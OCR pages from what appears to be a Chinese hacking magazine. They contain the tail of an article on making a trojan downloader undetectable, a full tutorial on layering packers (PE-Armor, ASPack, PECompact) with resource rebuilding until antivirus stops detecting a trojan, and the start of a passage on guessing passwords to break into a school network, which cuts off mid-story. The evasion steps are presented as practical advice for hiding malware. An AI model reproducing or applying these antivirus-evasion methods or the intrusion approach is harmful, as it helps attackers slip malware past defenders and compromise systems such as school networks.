
这样一个比较完美的免杀下载者就制作完成了。

总结

免杀的思路还有很多，是和HACKING一样是注重思想的东西。对于免杀，不会特征码定位是肯定不行的，这次我们又温习了一遍。如果大家有任何疑问欢迎到NOHACK论坛与我讨论，或者访问暗组Http://www.Msmm.Cn，我的ID是DarkRay。

（本文所用工具ASProtect SKE 2.3 Beta、OC、OLLYDBG、MYCCL特征码定位器、ULTREDIT-32已收录于光盘）

编辑点评：作者详细说明了特征码的确定方法，也正如其所说免杀不会特征码定位是不行的。又利用通用跳转法逃避杀毒软件对特征码的查杀，既不破坏原程序功能，又达到了免杀的效果，妙哉！



木马免杀之多层加壳

必杀

从本文你可以学到：

1、了解壳的定义及作用

2、深入学习多次加壳的原理及运用软件进行多次加壳

现如今虽然各种各样的免杀方法层出不穷，但是通过“加壳”这种既传统又简单的方法进行免杀，仍然不失为一种非常有效的免杀方法。加壳免杀看似简单，却在选择使用的加壳工具上很有技巧。一般都应该选择一些不常见的壳，或者一些猛壳或是刚刚发布的新壳。这样杀毒软件在没有对这种壳进行破解之前，是无法脱壳分析文件的特征码的。就算这种壳被杀毒软件破解，也完全可以利用多层加壳技术来进行免杀。但是很多人在进行多层加壳的时候却常常出现各种各样的问题，今天我们就来解决这些问题。

什么是“壳”

在自然界中，我想大家对壳这东西应该都不会陌生了，植物用它来保护种子，动物用它来保护身体等等。同样，在一些计算机软件里也有一段专门负责保护软件不被非法修改或反编译的程序。它们一般都是先于程序运行，拿到控制权，然后完成它们保护软件的任务。就像动植物的壳一般都是在身体外面一样理所当然（但后来也出现了所谓的“壳中带籽”的壳）。由于这段程序和自然界的壳在功能上有很多相同的地方，基于命名的规则，大家就把这样的程序称为“壳”了。

从功能上想像，软件的壳和自然界中的壳相差无几。无非是保护、隐蔽壳内的东西。而从技术的角度出发，壳是一段执行于原始程序前的代码。原始程序的代码在加壳的过程中可能被压缩、加密……。当加壳后的文件执行时，壳这段代码先于原始程序运行，把压缩、加密后的代码还原成原始程序代码，然后再把执行权交还给原始程序。

从“壳”又延伸出“加壳”和“脱壳”两个词汇。“加壳”指的是对编译好的EXE、DLL等文件采用加壳来进行保护。壳出于程序作者想对程序资源压缩、注册保护的目的，把壳分为压缩壳、加密壳两种。顾名思义，压缩壳只是为了减小程序体积对资源进行压缩，常见的压缩壳包括FSG、ASPack、UPX、北斗等；加密壳也就是常说的保护壳、猛壳，它对程序输入表等内容进行加密保护，具有良好的保护效果，常见的加密壳包括ASPROTECT、ACPROTECT、PELock、幻影等。用加密壳加过之后程序会变大，而压缩壳会使程序变小。当然，有的壳不仅可以加密还能压缩。

实例演示

有人说过：壳之初，性本善。本来壳的诞生是为了帮助程序作者更好地保护自己编写的程序，但现在很多时候却成为黑客保护木马不被查杀的重要工具。虽然在开头提到加壳要选择一些陌生的壳，其实只要我们正确地进行设置使用，很多像ASPack、UPX、FSG等常见的壳也能起到免杀的作用。

WebDAVScan是一款针对Win2000 WebDAV远程缓冲区溢出漏洞扫描工具，今天我们就利用这款工具来做试验。首先运行PEiD对WebDAVScan进行查壳处理，将WebDAVScan直接拖到PEiD界面上释放，发现该工具并没有进行加壳处理，如图1所示。




图1 PEiD检测WebDAVScan的界

一般情况下，在进行多层加壳的时候，我们首先运用强壳来进行加壳，接着再通过压缩壳来压缩。这里首先运行Hying's PE-Armor这款加壳工具，据说这是一款国产的强壳。接着在弹出窗口“处理”标签的“要保护的文件”选项中，选择需要加壳的WebDAVScan文件；再切换到“设置1”标签，选择其中的“合并区段”、“忽略区块共享”、“保留额外数据”、“压缩资源”、“输入表加密”等，如图2所示；接着再切换到“设置2”标签，选中“将自身伪装为”选项，然后从下拉列表中选择一个伪装的项目，如图3所示，最后返回到“处理”标签并点击其中的“保护”按钮即可。




图2 幻影的压缩/加密界面





图3 幻影的伪装设置界面


第一次加壳已经完成了，现在开始第二次加壳，但是现在并不能马上就进行加壳，还需要进行一步处理才行。以前之所以有很多用户在进行多层加壳的时候出现错误，就是因为在加壳以后没有对文件的资源进行重建，所以常常出现加壳失败的问题。这里需要使用FreeRes这款工具，属于第二类工具，它不是脱壳工具，却能分析被压缩的资源。正因为它不是脱壳工具，所以它可以不受制于加壳压缩工具的版本升级问题，FreeRes同样也不受制于软件是被何种加壳压缩工具压缩的，所以它能百分之百地分析被压缩的资源。对于被压缩的软件，FreeRes还能为它重新建立起一份可编辑的资源，使其他资源编辑工具能够正常地处理加壳过的软件。

运行FreeRes，点击工具栏中的“打开文件”按钮，选择刚刚加壳的WebDAVScan文件。这时弹出一个提示窗口，告知用户“载入资源错误，它可能已被压缩，你是否需要释放资源进行分析？”，我们这里直接点击“是”按钮，如图4所示。

这里需要特别声明的是，在重建资源的时候，FreeRes会运行当前正在处理的文件，也就是说你如果正在对木马程序进行加壳处理的话，程序将自动运行木马程序。接着点击“功能”菜单中的“建立可编辑资源”命令，给压缩的文件进行资源重建。

下面通过ASPack进行第二次加壳处理。运行ASPack，点击“打开”按钮，选择刚刚处理过的程序，选择完成后ASPack会自动为程序进行加壳，如图5所示。



图4 FreeRes载入加过壳的文件


图5 ASPack加壳界面

接着再通过FreeRes，按照前面的步骤对加壳的文件进行处理，再次给文件进行资源重建处理；这里我们再用PECompact对文件进行加壳处理，这是进行的第三次加壳处理。运作PECompact后，点击“浏览”按钮选择刚刚处理过的文件，接着点击“压缩”按钮再次进行加壳处理，如图6所示；然后再利用FreeRes对文件进行资源重建处理即可。

在经过了这么三次的处理后，我们再经过杀毒软件检测，发现已经不再被查杀了。如果大家发现这样处理后依然会被查杀，那么同样可以再加壳再进行资源重建，直到不会被查杀为止。理论上的话，通过这样的连续操作，我们可以给被处理的文件加上无数的壳。

[文中提到的ASPack、FreeRes、PECompact2、超级猛壳Hying's PE—Armor在光盘中有收录]


图6 PECompac加壳界面

编辑点评：

经过多次加壳的确可以完全躲过大多数杀毒软件，同时也给手工分析查杀带来了一定的难度，不过给菜菜们找到了一种适中的免杀方法，实用。

星语：

话说今日又来网吧，登了卡号直奔www.baidu.com。你问为啥？昨天看到舍友高中时候的女同桌的照片……可那欠扁的小子怎么也不肯告诉偶美女的QQ。切！小子，以为我没有办法！？直接在BAIDU中输入美女的网名……不一会在一个免费个人主页上看到一个熟悉的名字，再通过地址基本确认便是此人，众里寻她千百度啊！哈，可以和MM聊天了！~要说这社会工程学咋就这么厉害呢，人的心理真是奇妙，难怪有心理学这门学问。不过偶要说的是搜索中文信息用百度比较好，如果搜索E文信息或者技术方面的东西，还是用Google，外国站在技术方面的服务总体说还是很强的，而且都是免费的。用好百度，用好谷歌，学好社会工程学。

巧妙利用社会工程学入侵校网


罗秉琨

从本文中你可以学到：
社会工程学的初级利用——猜解密码

自从前几年我们学校成立了校园网络（以下简称“校网”）以来，校网就频频受黑，有好几次考试的试题也被学生从校网的内部试题库中“窃取”，甚至有一次部分学生的学籍也被修改，这引起了我们学校领导的高度重视，因此这学期学校对校网大加维护，使网站的安全性提高了不少，同时也使我们这些“小毛孩”无机可乘。

但前几天校网又被我给“涮”了，这还得从那件事说起……

我们学校为了使学生更好地与老师沟通，特意给每个老师都弄了一个留言本，这下可好，又给我们提供了一个与校网“亲近”的机会。我们怎么能轻易放过它呢？

